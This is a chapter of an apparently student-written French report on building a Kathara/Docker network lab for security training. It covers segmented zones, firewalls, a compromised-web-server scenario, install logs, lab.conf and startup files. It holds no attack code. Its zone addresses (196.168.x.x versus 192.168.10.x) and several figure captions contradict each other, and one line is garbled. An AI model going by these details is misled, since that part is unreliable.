Chapter 1

Présentation de la solution

Introduction

Cette section détaillera la manière dont la solution a été conçue, mise en place et testée.

1.1 Conception de l'environnement d'émulation

1.1.1 Présentation des architectures réseau pour les scénarios

1.1.2 Premier scénario : Architecture réseau

L'infrastructure réseau pour ce premier scénario se compose de 4 PC, d'un routeur, de deux serveurs et de deux pare-feux.



Figure 1.1: Architecture réseau de l'infrastructure 1

- **PC Admin** : Il s'agit du poste de l'administrateur réseau.
- **PC utilisateur du lab** : C'est la machine à laquelle l'utilisateur du lab aura accès pour réaliser les exercices.
- **PCs utilisateurs random** : Deux postes supplémentaires sont inclus pour simuler des utilisateurs standards du réseau.
- **Routeur** : Il connecte les différentes zones réseau.
- **Serveurs** : Il y a deux serveurs, un serveur web et un serveur FTP.
- **Pare-feux** : Deux pare-feux sont déployés pour sécuriser les différentes zones.

Le réseau est segmenté en différentes zones :

- **Zone Admin** : Elle comprend uniquement le PC de l'administrateur.
- **Zone User** : Elle regroupe le PC utilisateur du lab et les deux PCs utilisateurs random.
- **Zone Serveur** : Elle inclut les deux serveurs (web et FTP).

Pour connecter ces différentes zones, nous avons utilisé trois concentrateurs (hubs) :

- **Hub Zone User** : Il connecte les équipements de la zone user au routeur.
- **Hub Zone Admin** : Il relie le PC de l'administrateur au routeur.
- **Hub Zone Serveur** : Il connecte les équipements de la zone serveur au routeur.

Les pare-feux jouent un rôle crucial dans cette architecture :

- Un premier pare-feu est positionné entre les équipements de la zone user et le routeur.
- Un second pare-feu protège la zone serveur en étant situé entre les équipements serveurs et le routeur.

Chaque zone est isolée et représente un réseau distinct, avec une plage d'adresses IP spécifique à ses équipements :

- **Zone Admin** : Le réseau est configuré avec l'adresse `196.168.1.0/24`.
- **Zone User** : Le réseau utilise l'adresse `196.168.10.0/24`.
- **Zone Serveur** : Le réseau a pour plage d'adresses `196.168.5.0/24`.

De plus, le routeur est configuré avec le NAT (Network Address Translation) pour permettre un accès à Internet. Cela ouvre la possibilité d'améliorer l'infrastructure, de la rendre plus évolutive et de créer de nouveaux scénarios pédagogiques.

1.1.3 Deuxième scénario : Architecture réseau

Pour le deuxième scénario, voici la structure réseau mise en place :



Figure 1.2: Architecture réseau de l'infrastructure 2

- **PC Admin** : Machine de l'administrateur, qui surveille et intervient sur le réseau.
- **Routeur** : Il assure la surveillance des transmissions et communications réseau et permet la capture du trafic réseau pour analyse.
- **Serveur Web** : C'est la cible de l'attaque dans ce scénario. Il a été infecté par un attaquant externe.

- **PC Externe** : Il représente la machine de l'attaquant, utilisée pour compromettre le serveur web.

L'infrastructure est divisée en trois zones :

- **Zone Admin** : Elle comprend uniquement le PC de l'administrateur.
- **Zone Serveur** : Elle inclut le serveur web compromis.
- **Zone Externe** : Cette zone correspond au portail par lequel des utilisateurs externes, y compris des attaquants, peuvent se connecter.

Dans ce scénario, l'utilisateur du lab aura accès au serveur web. Il devra analyser l'attaque, identifier les traces laissées par l'attaquant, diagnostiquer le problème et procéder à la désinfection du serveur web.

1.2 Mise en œuvre technique

1.2.1 Installation de Docker et Kathara

Docker est un outil de conteneurisation très populaire. Afin de garantir que nous obtenions la version la plus récente, nous l'installerons depuis le dépôt officiel de Docker plutôt que celui d'Ubuntu.

1.2.2 Mise à jour de la liste des paquets

Nous commençons par mettre à jour la liste des paquets avec la commande suivante :

```
ola@DESKTOP-U3L5TNG:~$ sudo apt update
[sudo] password for ola:
Hit:1 http://archive.ubuntu.com/ubuntu jammy InRelease
Get:2 http://archive.ubuntu.com/ubuntu jammy-updates InRelease [128 kB]
Get:3 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]
Get:4 http://archive.ubuntu.com/ubuntu jammy-backports InRelease [127 kB]
Get:5 http://archive.ubuntu.com/ubuntu jammy/universe amd64 Packages [14.1 M
B]
Get:6 http://security.ubuntu.com/ubuntu jammy-security/main amd64 Packages [
1891 kB]
Get:7 http://security.ubuntu.com/ubuntu jammy-security/main Translation-en [
305 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main amd64 c-n-f Meta
data [13.3 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 Pack
ages [2513 kB]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/restricted Translati
```


Figure 1.3: Mise à jour de la liste des paquets

1.2.3 Installation des paquets prérequis

Pour permettre à `apt` de télécharger des paquets via HTTPS, nous devons installer certains paquets indispensables :

```
ola@DESKTOP-U3L5TNG:~$ sudo apt install apt-transport-https ca-certificates
curl software-properties-common
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
ca-certificates is already the newest version (20240203~22.04.1).
ca-certificates set to manually installed.
curl is already the newest version (7.81.0-1ubuntu1.18).
curl set to manually installed.
software-properties-common is already the newest version (0.99.22.9).
software-properties-common set to manually installed.
The following NEW packages will be installed:
  apt-transport-https
0 upgraded, 1 newly installed, 0 to remove and 7 not upgraded.
Need to get 1510 B of archives.
After this operation, 170 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu jammy-updates/universe amd64 apt-tran
```


Figure 1.4: Installation des paquets prérequis

1.2.4 Ajout de la clé GPG et du dépôt Docker

Nous ajoutons la clé GPG du dépôt officiel de Docker afin de garantir la validité des téléchargements :

```
ola@DESKTOP-U3L5TNG:~$ curl -fsSL https://download.docker.com/linux/ubuntu/g
pg | sudo apt-key add -
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instea
d (see apt-key(8)).
OK
```

Figure 1.5: Ajout de la clé GPG et du dépôt Docker

Ensuite, nous ajoutons le dépôt Docker aux sources APT :

```
ola@DESKTOP-U3L5TNG:~$ sudo add-apt-repository "deb [arch=amd64] https://dow
nload.docker.com/linux/ubuntu focal stable"
Repository: 'deb [arch=amd64] https://download.docker.com/linux/ubuntu focal
 stable'
Description:
Archive for codename: focal components: stable
More info: https://download.docker.com/linux/ubuntu
Adding repository.
Press [ENTER] to continue or Ctrl-c to cancel.
Adding deb entry to /etc/apt/sources.list.d/archive_uri-https_download_docke
r_com_linux_ubuntu-jammy.list
Adding disabled deb-src entry to /etc/apt/sources.list.d/archive_uri-https_d
ownload_docker_com_linux_ubuntu-jammy.list
Hit:1 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:2 http://archive.ubuntu.com/ubuntu jammy InRelease
Hit:3 http://archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:4 http://archive.ubuntu.com/ubuntu jammy-backports InRelease
Get:5 https://download.docker.com/linux/ubuntu focal InRelease [57.7 kB]
```


Figure 1.6: Ajout de la clé GPG et du dépôt Docker 2

1.2.5 Installation de Docker

Une fois le dépôt ajouté, nous installons Docker avec la commande suivante :

```
ola@DESKTOP-U3L5TNG:~$ sudo apt install docker-ce
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  containerd.io dbus-user-session docker-buildx-plugin docker-ce-cli
  docker-ce-rootless-extras docker-compose-plugin libltdl7 libslirp0 pigz
  slirp4netns
Suggested packages:
  aufs-tools cgroupfs-mount | cgroup-lite
The following NEW packages will be installed:
  containerd.io dbus-user-session docker-buildx-plugin docker-ce
  docker-ce-cli docker-ce-rootless-extras docker-compose-plugin libltdl7
  libslirp0 pigz slirp4netns
0 upgraded, 11 newly installed, 0 to remove and 7 not upgraded.
Need to get 123 MB of archives.
After this operation, 442 MB of additional disk space will be used.
```


Figure 1.7: Installation de Docker

Pour vérifier que Docker fonctionne correctement et est en cours d'exécution, nous utilisons :

```
ola@DESKTOP-U3L5TNG:~$ sudo systemctl status docker
● docker.service - Docker Application Container Engine
     Loaded: loaded (/lib/systemd/system/docker.service; enabled; vendor pr>
     Active: active (running) since Sat 2024-10-19 22:40:57 WAT; 13s ago
TriggeredBy: ● docker.socket
       Docs: https://docs.docker.com
   Main PID: 1733 (dockerd)
      Tasks: 13
     Memory: 26.0M
     CGroup: /system.slice/docker.service
             └─1733 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/>

Oct 19 22:40:56 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:56.92>
Oct 19 22:40:57 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:57.43>
Oct 19 22:40:57 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:57.44>
Oct 19 22:40:57 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:57.44>
Oct 19 22:40:57 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:57.44>
Oct 19 22:40:57 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:57.44>
Oct 19 22:40:57 DESKTOP-U3L5TNG dockerd[1733]: time="2024-10-19T22:40:57.44>
```


Figure 1.8: Status Docker

1.2.6 Utilisation des commandes Docker

Après l'installation, nous pouvons commencer à utiliser les commandes Docker. La syntaxe générale est :

Figure 1.9: Utilisation des commandes Docker

Par exemple, pour afficher toutes les sous-commandes disponibles :

```
docker
```

Les sous-commandes les plus courantes incluent `run`, `build`, `ps`, `logs` et `exec`. Pour tester le bon fonctionnement de Docker, nous exécutons l'image suivante :



Figure 1.10: Utilisation des commandes Docker 2

Cela télécharge et exécute une image de test, confirmant que Docker fonctionne correctement.

1.2.7 Installation de Kathara

Kathara est une plateforme de simulation réseau. Après l'installation de Docker, nous installons Kathara pour créer et tester des topologies réseau complexes.

1.2.8 Installation de `xterm`

Nous installons l'émulateur de terminal `xterm` pour améliorer l'expérience d'utilisation de Kathara :

```
ola@DESKTOP-U3L5TNG:~$ sudo apt install xterm
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  libfontenc1 libice6 libsm6 libxaw7 libxcb-shape0 libxft2 libxkbfile1
  libxmu6 libxpm4 libxt6 libxv1 libxxf86dga1 x11-utils xbitmaps
Suggested packages:
  mesa-utils xfonts-cyrillic
The following NEW packages will be installed:
  libfontenc1 libice6 libsm6 libxaw7 libxcb-shape0 libxft2 libxkbfile1
  libxmu6 libxpm4 libxt6 libxv1 libxxf86dga1 x11-utils xbitmaps xterm
0 upgraded, 15 newly installed, 0 to remove and 7 not upgraded.
Need to get 1758 kB of archives.
After this operation, 5290 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://archive.ubuntu.com/ubuntu jammy/main amd64 libfontenc1 amd64 1:
1.1.4-1build3 [14.7 kB]
```


Figure 1.11: Ajout de la clé publique Kathara

1.2.9 Ajout de la clé publique Kathara

Nous ajoutons la clé publique Kathara à notre keyring pour autoriser les installations :

```
ola@DESKTOP-U3L5TNG:~$ sudo apt-key adv --keyserver keyserver.ubuntu.com --r
ecv-keys 21805A48E6CBBA6B991ABE76646193862B759810
Warning: apt-key is deprecated. Manage keyring files in trusted.gpg.d instea
d (see apt-key(8)).
Executing: /tmp/apt-key-gpghome.KaSfCavPF5/gpg.1.sh --keyserver keyserver.ub
untu.com --recv-keys 21805A48E6CBBA6B991ABE76646193862B759810
gpg: key 646193862B759810: public key "Launchpad PPA for Kathara Framework"
imported
gpg: Total number processed: 1
gpg:               imported: 1
```

Figure 1.12: Ajout du dépôt Kathara

1.2.10 Ajout du dépôt Kathara

Ensuite, nous ajoutons le dépôt Kathara aux sources de notre système :

```
ola@DESKTOP-U3L5TNG:~$ sudo add-apt-repository ppa:katharaframework/kathara
Repository: 'deb https://ppa.launchpadcontent.net/katharaframework/kathara/u
buntu/ jammy main'
Description:
Kathará is a lightweight network emulation system based on Docker containers
. It can be really helpful in showing interactive demos/lessons, testing pro
duction networks in a sandbox environment, or developing new network protoco
ls.

Kathará is the spiritual successor of the notorious Netkit, hence it is cros
s-compatible, and inherits its language and features.
More info: https://launchpad.net/~katharaframework/+archive/ubuntu/kathara
Adding repository.
Press [ENTER] to continue or Ctrl-c to cancel.
Adding deb entry to /etc/apt/sources.list.d/katharaframework-ubuntu-kathara-
jammy.list
Adding disabled deb-src entry to /etc/apt/sources.list.d/katharaframework-ub
untu-kathara-jammy.list
Adding key to /etc/apt/trusted.gpg.d/katharaframework-ubuntu-kathara.gpg wit
```


Figure 1.13: Mise à jour de la liste des paquets et installation de Kathara

1.2.11 Mise à jour de la liste des paquets et installation de Kathara

Nous mettons à jour la liste des paquets et installons Kathara :

```
ola@DESKTOP-U3L5TNG:~$ sudo apt update
Hit:1 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:2 https://download.docker.com/linux/ubuntu focal InRelease
Hit:3 http://archive.ubuntu.com/ubuntu jammy InRelease
Hit:4 https://ppa.launchpadcontent.net/katharaframework/kathara/ubuntu jammy
 InRelease
Hit:5 http://archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:6 http://archive.ubuntu.com/ubuntu jammy-backports InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
7 packages can be upgraded. Run 'apt list --upgradable' to see them.
W: https://download.docker.com/linux/ubuntu/dists/focal/InRelease: Key is st
ored in legacy trusted.gpg keyring (/etc/apt/trusted.gpg), see the DEPRECATI
ON section in apt-key(8) for details.
```

Figure 1.14: Mise à jour de la liste des paquets et installation de Kathara 2

1.3 Configuration des machines et des réseaux virtuels

1.3.1 Configuration du Fichier lab.conf

Le premier fichier que nous allons configurer est le lab.conf. Voilà les configurations que nous avons effectué pour s'assurer de la mise en place du scénario :

```
LAB_NAME="Environnement de formation en sécurité informatique"
LAB_AUTHOR="ODJOH OLAGNIDE FREJUS KELLY"

#PC
medesse[0]=HubUZ
jaurel[0]=HubUZ
daryl[0]=HubUZ
admin[0]=HubAZ

#FIREWALL
firewall1[0]=HubUZ
firewall1[1]=HubFZ
firewall2[0]=HubSZ
firewall2[1]=HubFWZ

#ROUTEUR
routeur[0]=HubFZ
routeur[1]=HubAZ
routeur[2]=HubFWZ
routeur[bridged]=true

#SERVER
server_web[0]=HubSZ
server_ftp[0]=HubSZ

firewall1[sysctl]=net.ipv4.conf.all.forwarding=1
firewall2[sysctl]=net.ipv4.conf.all.forwarding=1
routeur[sysctl]=net.ipv4.ip_forward=1

#IMAGE_DE_DEMARRAGE
medesse[image]="kathara/user_final"
jaurel[image]="kathara/user_jd"
```

Figure 1.15: Fichier lab.conf infrastructure 1

```
#IMAGE_DE_DEMARRAGE
medesse[image]="kathara/user_final"
jaurel[image]="kathara/user_jd"
daryl[image]="kathara/user_jd"
admin[image]="kathara/pc_admin"
firewall1[image]="kathara/firewall"
firewall2[image]="kathara/firewall"
routeur[image]="kathara/routeur"
server_web[image]="kathara/web_server"
server_ftp[image]="kathara/ftp_server"

#TERMINAUX OUVERTS
medesse[num_terms]=0
jaurel[num_terms]=0
daryl[num_terms]=0
admin[num_terms]=0
firewall1[num_terms]=0
firewall2[num_terms]=0
routeur[num_terms]=0
server_web[num_terms]=0
server_ftp[num_terms]=0
```

Figure 1.16: Fichier lab.conf infrastructure 1 (suite)

1.3.2 Explication du Fichier lab.conf

Le fichier de configuration `lab.conf` est essentiel pour définir cet environnement, spécifiant les machines virtuelles, les connexions réseau, ainsi que les configurations spécifiques à chaque machine. Cette section détaille les éléments de configuration présents dans ce fichier, en tenant compte des particularités de chaque composant.

Paramètres Généraux du Lab

Le fichier commence par la définition des paramètres généraux relatifs à l'environnement de lab :

```
1 LAB\_NAME="Environnement de formation en sécurité informatique"
2 LAB\_AUTHOR="ODJOH OLAGNIDE FREJUS KELLY"
```

- **Nom du Lab** : Le nom *Environnement de formation en sécurité informatique* indique la vocation pédagogique de l'environnement.
- **Auteur** : Le nom de l'auteur, ODJOH OLAGNIDE FREJUS KELLY, est mentionné pour assurer la traçabilité.

Configuration des Postes Clients (Zone Users)

Les postes clients sont configurés pour se connecter au Hub UZ, correspondant à la zone des utilisateurs (Zone Users) :

```
1 medesse[0]=HubUZ
```

```
jaurel[0]=HubUZ
daryl[0]=HubUZ
```

Les machines `medesse`, `jaurel`, et `daryl` sont toutes reliées au `HubUZ`, créant un segment de réseau dédié aux utilisateurs finaux. Cette zone est isolée des autres segments pour simuler un réseau d'entreprise où les postes clients sont confinés dans une zone spécifique, accessible uniquement par les machines autorisées.

Configuration du Poste Administrateur (Zone Admin)

Le poste administrateur est configuré pour se connecter au `Hub AZ`, correspondant à la zone réservée à l'administration :

```
admin[0]=HubAZ
```

La machine `admin` est connectée à un hub distinct (`HubAZ`), isolant ainsi le poste administratif du réseau des utilisateurs et des serveurs. Cette configuration simule une séparation des privilèges et renforce la sécurité en limitant l'accès aux ressources critiques.

Configuration des Firewalls

Deux firewalls sont configurés pour segmenter le réseau et contrôler le trafic entre les différentes zones :

```
firewall1[0]=HubUZ
firewall1[1]=HubFZ
firewall2[0]=HubSZ
firewall2[1]=HubFWZ
```

`Firewall 1` relie le réseau des utilisateurs (`HubUZ`) à un hub intermédiaire (`HubFZ`), contrôlant ainsi le trafic sortant des postes clients.
`Firewall 2` relie la zone des serveurs (`HubSZ`) à un autre hub (`HubFWZ`), sécurisant l'accès aux serveurs et filtrant le trafic entrant et sortant de cette zone.

Configuration du Routeur

Le routeur dans cet environnement de formation en sécurité informatique joue un rôle central dans l'interconnexion des différentes zones du réseau. Voici la configuration complète du routeur avec les ajouts que vous avez mentionnés :

```
routeur[0]=HubFZ
routeur[1]=HubAZ
routeur[2]=HubFWZ
routeur[bridged]=true
routeur[image]="kathara/routeur"
```

- `routeur[0]=HubFZ` : Le routeur est connecté au `HubFZ`, qui relie le réseau des utilisateurs à l'ensemble du réseau, passant par les firewalls pour contrôler le trafic sortant de la zone des utilisateurs vers d'autres zones.

- `routeur[1]=HubAZ` : Cette connexion au `HubAZ` permet au routeur de communiquer directement avec le segment réseau de l'administrateur. Cela facilite la gestion administrative centralisée, tout en maintenant une sécurité renforcée grâce à l'isolement physique et logique du réseau de l'administration.

- `routeur[2]=HubFWZ` : Cette connexion au `HubFWZ` permet au routeur d'acheminer le trafic vers le firewall qui protège la zone des serveurs (`HubSZ`). Ainsi, toute tentative d'accès aux serveurs web et FTP passe par ce chemin, permettant de mettre en place des règles de filtrage strictes.

- `routeur[bridged]=true` : Cette configuration en mode pont (*bridged*) permet au routeur de simuler une connexion à un réseau externe ou à l'internet, rendant les scénarios d'attaque ou de défense plus réalistes.

- `routeur[image]="kathara/routeur"` : L'image Docker `kathara/routeur` utilisée pour cette machine inclut les services nécessaires comme Telnet et SSH, permettant une gestion et une configuration à distance du routeur. Cette image est optimisée pour des scénarios où le routeur joue un rôle clé dans l'accès et la sécurité du réseau.

La configuration détaillée du routeur montre son importance cruciale dans l'infrastructure de formation. En assurant l'interconnexion entre les différents hubs (`FZ`, `AZ`, et `FWZ`), le routeur joue un rôle central dans la gestion du trafic réseau, tout en permettant l'application de mesures de sécurité avancées. Cette configuration rend l'environnement propice à des exercices pratiques réalistes en sécurité informatique.

Configuration des Serveurs (Zone Servers)

Les serveurs sont placés dans une zone dédiée (Zone Servers), accessible via le `Hub SZ` :

```
server_web[0]=HubSZ
server_ftp[0]=HubSZ
```

Les serveurs Web et FTP sont connectés au `HubSZ`, une zone dédiée à l'hébergement des services critiques. Ce segment est séparé du réseau utilisateur pour simuler une architecture sécurisée où les services vulnérables sont isolés et protégés par un firewall.

Activation du Routage

Pour permettre le routage entre les différentes zones, le transfert de paquets (*forwarding*) est activé sur les firewalls et le routeur :

```
firewall1[sysctl]=net.ipv4.conf.all.forwarding=1
firewall2[sysctl]=net.ipv4.conf.all.forwarding=1
routeur[sysctl]=net.ipv4.ip_forward=1
```

L'activation du routage (`net.ipv4.conf.all.forwarding=1` et `net.ipv4.ip_forward=1`) est essentielle pour le fonctionnement des firewalls et du routeur, assurant que les paquets peuvent transiter entre les différentes zones du réseau.

Images Docker Utilisées

Chaque machine virtuelle est associée à une image Docker spécifique, qui détermine son rôle et ses capacités :

```
medesse[image]="kathara/user_final"
jaurel[image]="kathara/user_jd"
daryl[image]="kathara/user_jd"
admin[image]="kathara/pc_admin"
firewall1[image]="kathara/firewall"
firewall2[image]="kathara/firewall"
routeur[image]="kathara/routeur"
server_web[image]="kathara/web_server"
server_ftp[image]="kathara/ftp_server"
```

- **User Final** (`medesse`) : L'image `kathara/user_final` est utilisée pour la machine `medesse`. Elle contient tous les outils nécessaires pour l'exploitation des scénarios, incluant `Nmap`, `Hydra`, `SSH`, `FTP`, `Telnet`, et autres. Cela permet à l'utilisateur d'exécuter des tests de pénétration et d'exploiter les vulnérabilités.
- **User JD** (`jaurel`, `daryl`) : Ces machines utilisent l'image `kathara/user_jd`, qui inclut uniquement le service `SSH`, simulant des utilisateurs disposant d'un accès limité.
- **PC Admin** (`admin`) : Le poste administrateur utilise l'image `kathara/pc_admin`, qui, comme les utilisateurs JD, ne contient que le service `SSH`, mais est isolé dans une zone différente pour des raisons de sécurité.
- **Firewalls** (`firewall1`, `firewall2`) : Ces machines utilisent l'image `kathara/firewall`, configurée pour filtrer les paquets et empêcher l'accès non autorisé entre les zones réseau.
- **Routeur** (`routeur`) : L'image `kathara/routeur` permet au routeur de gérer les connexions réseau, avec des services tels que `SSH` et `Telnet`.
- **Serveurs Web et FTP** : Ces serveurs utilisent respectivement les images `kathara/web_server` et `kathara/ftp_server`, qui incluent des configurations de services web et FTP vulnérables pour les scénarios de formation.

L'utilisation d'images Docker permet une modularité et une flexibilité accrues dans la configuration du lab, facilitant la gestion des services et la réinitialisation des scénarios.

Nombre de Terminaux Ouverts

Le nombre de terminaux ouverts automatiquement lors du démarrage du lab est configuré comme suit :

```
medesse[num_terms]=0
jaurel[num_terms]=0
daryl[num_terms]=0
admin[num_terms]=0
firewall1[num_terms]=0
firewall2[num_terms]=0
routeur[num_terms]=0
```

```
server_web[num_terms]=0
server_ftp[num_terms]=0
```

Aucun terminal n'est ouvert automatiquement (num$_terms = 0$).$Cetteconfigurationpeuttremodifiepourfacil$

1.4 Configuration des Fichiers .startup

Une fois le fichier lab.conf configuré, nous allons procéder à la configuration des fichiers .startup pour chaque machine afin de définir leurs paramètres réseau spécifiques. Chaque machine de l'infrastructure aura son propre fichier .startup où les commandes seront exécutées automatiquement au démarrage pour s'assurer que les interfaces réseau sont configurées correctement.

1.4.1 Configuration des machines dans les fichiers .startup

Machine Medesse

```
ifconfig eth0 192.168.10.1 netmask 255.255.255.0 up
route add default gw 192.168.10.254
```

Figure 1.17: Fichier startup de Medesse 1

Nous attribuons l'adresse IP 192.168.10.1 à l'interface eth0 avec le masque de sous-réseau 255.255.255.0 et nous activons l'interface. La passerelle par défaut est définie avec l'adresse 192.168.10.254, qui est l'interface réseau du routeur sur ce sous-réseau.

Machine Jaurel

```
ifconfig eth0 192.168.10.2 netmask 255.255.255.0 up
route add default gw 192.168.10.254
```

Figure 1.18: Fichier startup de Jaurel 1

Comme pour Medesse, nous attribuons une adresse IP sur le même sous-réseau, ici 192.168.10.2 pour eth0. La passerelle par défaut reste également 192.168.10.254.

Machine Daryl

```
ifconfig eth0 192.168.10.3 netmask 255.255.255.0 up
route add default gw 192.168.10.254
```

